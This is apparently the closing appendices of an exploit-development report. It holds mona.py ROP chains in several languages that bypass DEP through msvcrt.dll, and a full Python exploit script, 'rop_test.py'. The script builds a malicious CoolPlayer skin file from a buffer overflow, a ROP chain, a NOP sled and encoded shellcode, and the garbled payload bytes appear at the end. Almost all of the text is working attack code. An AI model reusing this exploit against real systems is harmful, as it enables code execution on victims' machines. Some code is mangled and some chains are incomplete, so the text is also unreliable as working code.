        0x77c3048a, # skip 4 bytes [msvcrt.dll]
        #[---INFO:pushad:---]
        0x77c12df9, # PUSHAD # RETN [msvcrt.dll]

```

```

]
return ".join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

*** [ JavaScript ] ***

//rop chain generated with mona.py - www.corelan.be
rop_gadgets = unescape(
    "" + // #[--INFO:gadgets_to_set_ebp:---] :
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find gadgets to pickup the desired API pointer
into ebp
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find ptr to &SetInformationProcess()
    "" + // #[--INFO:gadgets_to_set_edx:---] :
    "%u1d16%u77c2" + // 0x77c21d16 : ,# POP EAX # RETN [msvcrt.dll]
    "%u0489%u2cfe" + // 0x2cfe0489 : ,# put delta into eax (-> put 0x00000022 into edx)
    "%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN
[msvcrt.dll]
    "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
    "" + // #[--INFO:gadgets_to_set_ecx:---] :
    "%u6d3f%u77c3" + // 0x77c36d3f : ,# POP ECX # RETN [msvcrt.dll]
    "%u12cc%u77c1" + // 0x77c112cc : ,# &0x00000002 [msvcrt.dll]
    "" + // #[--INFO:gadgets_to_set_ebx:---] :
    "%u9ede%u77c3" + // 0x77c39ede : ,# POP EBX # RETN [msvcrt.dll]
    "%uffff%uffff" + // 0xffffffff : ,# 0xffffffff-> ebx
    "" + // #[--INFO:gadgets_to_set_eax:---] :
    "%u6191%u77c3" + // 0x77c36191 : ,# SUB EAX,EAX # RETN [msvcrt.dll]
    "%u3ae8%u77c2" + // 0x77c23ae8 : ,# INC EAX # RETN [msvcrt.dll]
    "%u3ae8%u77c2" + // 0x77c23ae8 : ,# INC EAX # RETN [msvcrt.dll]
    "%u3ae8%u77c2" + // 0x77c23ae8 : ,# INC EAX # RETN [msvcrt.dll]
    "%u3ae8%u77c2" + // 0x77c23ae8 : ,# INC EAX # RETN [msvcrt.dll]
    "" + // #[--INFO:gadgets_to_set_edi:---] :
    "%u048a%u77c3" + // 0x77c3048a : ,# POP EDI # RETN [msvcrt.dll]
    "%u048a%u77c3" + // 0x77c3048a : ,# skip 4 bytes [msvcrt.dll]
    "" + // #[--INFO:pushad:---] :
    "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
    ""); // :

```

#####

Register setup for SetProcessDEPPolicy() :

EAX = <not used>
ECX = <not used>
EDX = <not used>
EBX = dwFlags (ptr to 0x00000000)
ESP = ReturnTo (automatic)
EBP = ptr to SetProcessDEPPolicy()
ESI = <not used>
EDI = ROP NOP (4 byte stackpivot)

ROP Chain for SetProcessDEPPolicy() [(XP SP3/Vista SP1/2008 Server SP1, can be called only once per process)] :

*** [Ruby] ***

def create_rop_chain()

rop chain generated with mona.py - www.corelan.be

rop_gadgets =

[
 #[--INFO:gadgets_to_set_ebp:---]
 0x00000000, # [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put in ebp)
 #[--INFO:gadgets_to_set_ebx:---]
 0x77c54a5e, # POP EBX # RETN [msvcrt.dll]
 0x77c65339, # &0x00000000 [msvcrt.dll]
 #[--INFO:gadgets_to_set_edi:---]
 0x77c47641, # POP EDI # RETN [msvcrt.dll]
 0x77c47641, # skip 4 bytes [msvcrt.dll]
 #[--INFO:pushad:---]
 0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
].flatten.pack("V*")

return rop_gadgets

end

Call the ROP chain generator inside the 'exploit' function :

rop_chain = create_rop_chain()

*** [C] ***

```

#define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);

int create_rop_chain(unsigned int *buf, unsigned int )
{
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
        //[---INFO:gadgets_to_set_ebp:---]
        0x00000000, // [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put in ebp)
        //[---INFO:gadgets_to_set_ebx:---]
        0x77c54a5e, // POP EBX // RETN [msvcrt.dll]
        0x77c65339, // &0x00000000 [msvcrt.dll]
        //[---INFO:gadgets_to_set_edi:---]
        0x77c47641, // POP EDI // RETN [msvcrt.dll]
        0x77c47641, // skip 4 bytes [msvcrt.dll]
        //[---INFO:pushad:---]
        0x77c12df9, // PUSHAD // RETN [msvcrt.dll]
    };
    if(buf != NULL) {
        memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
    };
    return sizeof(rop_gadgets);
}

// use the 'rop_chain' variable after this call, it's just an unsigned int[]
CREATE_ROP_CHAIN(rop_chain, );
// alternatively just allocate a large enough buffer and get the rop chain, i.e.:
// unsigned int rop_chain[256];
// int rop_chain_length = create_rop_chain(rop_chain, );

```

*** [Python] ***

```

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        #[---INFO:gadgets_to_set_ebp:---]
        0x00000000, # [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put in ebp)
        #[---INFO:gadgets_to_set_ebx:---]
        0x77c54a5e, # POP EBX # RETN [msvcrt.dll]
        0x77c65339, # &0x00000000 [msvcrt.dll]
        #[---INFO:gadgets_to_set_edi:---]
        0x77c47641, # POP EDI # RETN [msvcrt.dll]
        0x77c47641, # skip 4 bytes [msvcrt.dll]
        #[---INFO:pushad:---]
        0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
    ]

```

```

]
return ".join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

*** [ JavaScript ] ***

//rop chain generated with mona.py - www.corelan.be
rop_gadgets = unescape(
    "" + // #[---INFO:gadgets_to_set_ebp:---] :
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put
in ebp)
    "" + // #[---INFO:gadgets_to_set_ebx:---] :
    "%u4a5e%u77c5" + // 0x77c54a5e : ,# POP EBX # RETN [msvcrt.dll]
    "%u5339%u77c6" + // 0x77c65339 : ,# &0x00000000 [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edi:---] :
    "%u7641%u77c4" + // 0x77c47641 : ,# POP EDI # RETN [msvcrt.dll]
    "%u7641%u77c4" + // 0x77c47641 : ,# skip 4 bytes [msvcrt.dll]
    "" + // #[---INFO:pushad:---] :
    "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
    ""); // :

```

#####

Register setup for VirtualAlloc() :

```

-----
EAX = NOP (0x90909090)
ECX = flProtect (0x40)
EDX = flAllocationType (0x1000)
EBX = dwSize
ESP = lpAddress (automatic)
EBP = ReturnTo (ptr to jmp esp)
ESI = ptr to VirtualAlloc()
EDI = ROP NOP (RETN)
--- alternative chain ---
EAX = ptr to &VirtualAlloc()
ECX = flProtect (0x40)
EDX = flAllocationType (0x1000)
EBX = dwSize
ESP = lpAddress (automatic)
EBP = POP (skip 4 bytes)
ESI = ptr to JMP [EAX]

```

EDI = ROP NOP (RETN)
+ place ptr to "jmp esp" on stack, below PUSHAD

ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :

*** [Ruby] ***

```
def create_rop_chain()

# rop chain generated with mona.py - www.corelan.be
rop_gadgets =
[
  #[--INFO:gadgets_to_set_ebp:---]
  0x77c28be7, # POP EBP # RETN [msvcrt.dll]
  0x77c28be7, # skip 4 bytes [msvcrt.dll]
  #[--INFO:gadgets_to_set_ebx:---]
  0x77c47705, # POP EBX # RETN [msvcrt.dll]
  0xffffffff, #
  0x77c127e5, # INC EBX # RETN [msvcrt.dll]
  0x77c127e1, # INC EBX # RETN [msvcrt.dll]
  #[--INFO:gadgets_to_set_edx:---]
  0x77c4e0da, # POP EAX # RETN [msvcrt.dll]
  0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
  0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
  #[--INFO:gadgets_to_set_ecx:---]
  0x77c52217, # POP EAX # RETN [msvcrt.dll]
  0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
  0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  0x77c13ffd, # XCHG EAX,ECX # RETN [msvcrt.dll]
  #[--INFO:gadgets_to_set_edi:---]
  0x77c479d8, # POP EDI # RETN [msvcrt.dll]
  0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
  #[--INFO:gadgets_to_set_esi:---]
  0x77c3b4ed, # POP ESI # RETN [msvcrt.dll]
  0x77c2aacc, # JMP [EAX] [msvcrt.dll]
  0x77c3b860, # POP EAX # RETN [msvcrt.dll]
  0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
  #[--INFO:pushad:---]
  0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
  #[--INFO:extras:---]
  0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
].flatten.pack("V*")

return rop_gadgets
```

end

Call the ROP chain generator inside the 'exploit' function :

rop_chain = create_rop_chain()

*** [C] ***

```
#define CREATE_ROP_CHAIN(name, ...) \
int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
unsigned int name[name##_length / sizeof(unsigned int)]; \
create_rop_chain(name, ##__VA_ARGS__);

int create_rop_chain(unsigned int *buf, unsigned int )
{
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
        //[---INFO:gadgets_to_set_ebp:---]
        0x77c28be7, // POP EBP // RETN [msvcrt.dll]
        0x77c28be7, // skip 4 bytes [msvcrt.dll]
        //[---INFO:gadgets_to_set_ebx:---]
        0x77c47705, // POP EBX // RETN [msvcrt.dll]
        0xffffffff, //
        0x77c127e5, // INC EBX // RETN [msvcrt.dll]
        0x77c127e1, // INC EBX // RETN [msvcrt.dll]
        //[---INFO:gadgets_to_set_edx:---]
        0x77c4e0da, // POP EAX // RETN [msvcrt.dll]
        0x2cfe1467, // put delta into eax (-> put 0x00001000 into edx)
        0x77c4eb80, // ADD EAX,75C13B66 // ADD EAX,5D40C033 // RETN [msvcrt.dll]
        0x77c58fbc, // XCHG EAX,EDX // RETN [msvcrt.dll]
        //[---INFO:gadgets_to_set_ecx:---]
        0x77c52217, // POP EAX // RETN [msvcrt.dll]
        0x2cfe04a7, // put delta into eax (-> put 0x00000040 into ecx)
        0x77c4eb80, // ADD EAX,75C13B66 // ADD EAX,5D40C033 // RETN [msvcrt.dll]
        0x77c13ffd, // XCHG EAX,ECX // RETN [msvcrt.dll]
        //[---INFO:gadgets_to_set_edi:---]
        0x77c479d8, // POP EDI // RETN [msvcrt.dll]
        0x77c47a42, // RETN (ROP NOP) [msvcrt.dll]
        //[---INFO:gadgets_to_set_esi:---]
        0x77c3b4ed, // POP ESI // RETN [msvcrt.dll]
        0x77c2aacc, // JMP [EAX] [msvcrt.dll]
        0x77c3b860, // POP EAX // RETN [msvcrt.dll]
        0x77c1110c, // ptr to &VirtualAlloc() [IAT msvcrt.dll]
```

```

//[---INFO:pushad:---]
0x77c12df9, // PUSHAD // RETN [msvcrt.dll]
//[---INFO:extras:---]
0x77c354b4, // ptr to 'push esp // ret ' [msvcrt.dll]
};
if(buf != NULL) {
    memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
};
return sizeof(rop_gadgets);
}

// use the 'rop_chain' variable after this call, it's just an unsigned int[]
CREATE_ROP_CHAIN(rop_chain, );
// alternatively just allocate a large enough buffer and get the rop chain, i.e.:
// unsigned int rop_chain[256];
// int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        #[---INFO:gadgets_to_set_ebp:---]
        0x77c28be7, # POP EBP # RETN [msvcrt.dll]
        0x77c28be7, # skip 4 bytes [msvcrt.dll]
        #[---INFO:gadgets_to_set_ebx:---]
        0x77c47705, # POP EBX # RETN [msvcrt.dll]
        0xffffffff, #
        0x77c127e5, # INC EBX # RETN [msvcrt.dll]
        0x77c127e1, # INC EBX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_edx:---]
        0x77c4e0da, # POP EAX # RETN [msvcrt.dll]
        0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
        0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_ecx:---]
        0x77c52217, # POP EAX # RETN [msvcrt.dll]
        0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c13ffd, # XCHG EAX,ECX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_edi:---]
        0x77c479d8, # POP EDI # RETN [msvcrt.dll]
        0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
        #[---INFO:gadgets_to_set_esi:---]
        0x77c3b4ed, # POP ESI # RETN [msvcrt.dll]
        0x77c2aacc, # JMP [EAX] [msvcrt.dll]
        0x77c3b860, # POP EAX # RETN [msvcrt.dll]
    ]

```

```

0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
#[---INFO:pushad:---]
0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
]
return ".join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

```

*** [JavaScript] ***

```

//rop chain generated with mona.py - www.corelan.be
rop_gadgets = unescape(
    "" + // #[---INFO:gadgets_to_set_ebp:---] :
    "%u8be7%u77c2" + // 0x77c28be7 : ,# POP EBP # RETN [msvcrt.dll]
    "%u8be7%u77c2" + // 0x77c28be7 : ,# skip 4 bytes [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ebx:---] :
    "%u7705%u77c4" + // 0x77c47705 : ,# POP EBX # RETN [msvcrt.dll]
    "%u0000%u0000" + // 0x00000000 : ,#
    "%u27e5%u77c1" + // 0x77c127e5 : ,# INC EBX # RETN [msvcrt.dll]
    "%u27e1%u77c1" + // 0x77c127e1 : ,# INC EBX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edx:---] :
    "%ue0da%u77c4" + // 0x77c4e0da : ,# POP EAX # RETN [msvcrt.dll]
    "%u1467%u2cfe" + // 0x2cfe1467 : ,# put delta into eax (-> put 0x00001000 into edx)
    "%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN
[msvcrt.dll]
    "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ecx:---] :
    "%u2217%u77c5" + // 0x77c52217 : ,# POP EAX # RETN [msvcrt.dll]
    "%u04a7%u2cfe" + // 0x2cfe04a7 : ,# put delta into eax (-> put 0x00000040 into ecx)
    "%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN
[msvcrt.dll]
    "%u3ffd%u77c1" + // 0x77c13ffd : ,# XCHG EAX,ECX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edi:---] :
    "%u79d8%u77c4" + // 0x77c479d8 : ,# POP EDI # RETN [msvcrt.dll]
    "%u7a42%u77c4" + // 0x77c47a42 : ,# RETN (ROP NOP) [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_esi:---] :
    "%ub4ed%u77c3" + // 0x77c3b4ed : ,# POP ESI # RETN [msvcrt.dll]
    "%uaacc%u77c2" + // 0x77c2aacc : ,# JMP [EAX] [msvcrt.dll]
    "%ub860%u77c3" + // 0x77c3b860 : ,# POP EAX # RETN [msvcrt.dll]
    "%u110c%u77c1" + // 0x77c1110c : ,# ptr to &VirtualAlloc() [IAT msvcrt.dll]
    "" + // #[---INFO:pushad:---] :
    "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
    "" + // #[---INFO:extras:---] :
    "%u54b4%u77c3" + // 0x77c354b4 : ,# ptr to 'push esp # ret ' [msvcrt.dll]

```

""; // :

APPENDIX J – ROP_TEST.PY

Contents of the python script:

```
import struct

header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 453
buffer += struct.pack('<L', 0x77c125ba)

def create_rop_chain():

# rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        #[--INFO:gadgets_to_set_ebp:--]
        0x77c3a5ec, # POP EBP # RETN [msvcrt.dll]
        0x77c3a5ec, # skip 4 bytes [msvcrt.dll]
        #[--INFO:gadgets_to_set_ebx:--]
        0x77c46e97, # POP EBX # RETN [msvcrt.dll]
        0xffffffff, #
        0x77c127e1, # INC EBX # RETN [msvcrt.dll]
        0x77c127e5, # INC EBX # RETN [msvcrt.dll]
        #[--INFO:gadgets_to_set_edx:--]
        0x77c34de1, # POP EAX # RETN [msvcrt.dll]
        0xa1bf4fcd, # put delta into eax (-> put 0x00001000 into edx)
        0x77c38081, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN
[msvcrt.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
        #[--INFO:gadgets_to_set_ecx:--]
        0x77c34fcd, # POP EAX # RETN [msvcrt.dll]
        0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4c78a, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN
[msvcrt.dll]
        0x77c13ffd, # XCHG EAX,ECX # RETN [msvcrt.dll]
        #[--INFO:gadgets_to_set_edi:--]
        0x77c23b47, # POP EDI # RETN [msvcrt.dll]
        0x77c47642, # RETN (ROP NOP) [msvcrt.dll]
        #[--INFO:gadgets_to_set_esi:--]
        0x77c2eae0, # POP ESI # RETN [msvcrt.dll]
        0x77c2aacc, # JMP [EAX] [msvcrt.dll]
        0x77c3b860, # POP EAX # RETN [msvcrt.dll]
        0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
```



```

        #[--INFO:pushad:--]
        0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
        #[--INFO:extras:--]
        0x77c35524, # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
buffer += rop_chain
buffer += 16*"\x90"

buffer +=
"\x89\xe1\xd9\xec\xd9\x71\xf4\x59\x49\x49\x49\x49\x49\x43\x43\x43\x43"
"
buffer +=
"\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33"
"\x48\x48\x30"
buffer +=
"\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42"
buffer +=
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58\x4b\x39\x43\x30"
"\x43\x30\x43"
buffer +=
"\x30\x45\x30\x4c\x49\x5a\x45\x56\x51\x4e\x32\x52\x44\x4c\x4b\x50\x52"
"\x56\x50\x4c"
buffer +=
"\x4b\x51\x42\x54\x4c\x4c\x4b\x50\x52\x52\x34\x4c\x4b\x54\x32\x51\x38"
"\x54\x4f\x58"
buffer +=
"\x37\x50\x4a\x56\x46\x56\x51\x4b\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c"
"\x45\x31\x43"
buffer +=
"\x4c\x43\x32\x56\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x43\x31\x58\x47"
"\x4d\x32\x4c"
buffer +=
"\x30\x51\x42\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c\x4b\x47\x32\x47\x4c"
"\x45\x51\x58"
buffer +=
"\x50\x4c\x4b\x51\x50\x52\x58\x4c\x45\x4f\x30\x43\x44\x51\x5a\x43\x31"
"\x58\x50\x56"
buffer +=
"\x30\x4c\x4b\x51\x58\x54\x58\x4c\x4b\x56\x38\x47\x50\x45\x51\x4e\x33"
"\x5a\x43\x47"
buffer +=
"\x4c\x47\x39\x4c\x4b\x56\x54\x4c\x4b\x45\x51\x58\x56\x56\x51\x4b\x4f"
"\x56\x51\x49"
buffer +=
"\x50\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x45\x51\x49\x57\x56\x58\x4b\x50"
"\x43\x45\x4b"

```


Áwù-

Áw\$UĂw□□□□□□□□□□□□□□%áÛiÛqδYIIIIICCCCCCQZVTX30VX4AP0A3HH0A00ABAABTAA
Q2AB2BB0BBXP8ACJJIKLKXK9C0C0C0E0LIZEVQN2RDLKPRVPLKQBTLLKPRR4LKT2Q8TOX7
PJVFVQKOP1O0NLGLE1CLC2VLGPIQXOTMC1XGM2L0QBQGLKV2TPLKG2GLEQXPLKQPRXLEO0
CDQZC1XPV0LKQXTXLKV8GPEQN3ZCGLG9LKVTLKEQXVVQKOVQIPNLO1XOTMEQIWVXKPCEKD
TCCMKHKGKCMGTRUZBPXLKV8VDC1XSCVLKTLPLKQHELC1ICLKETLKC1N0MYQTQ4Q4QKQKE1
V9QJPQKOKPV8QOQJLKTRZKMVQMCZEQLMK5OIEPEPEPPPE8P1LKROMWKOIEOKZPNUORQFE8
OVLUOMMMKXUGLTFCLTJK0KKKPT5EUOKPGR3RRRORJC0QCKOXUCSE1RLRCVNE5RXE5C0AA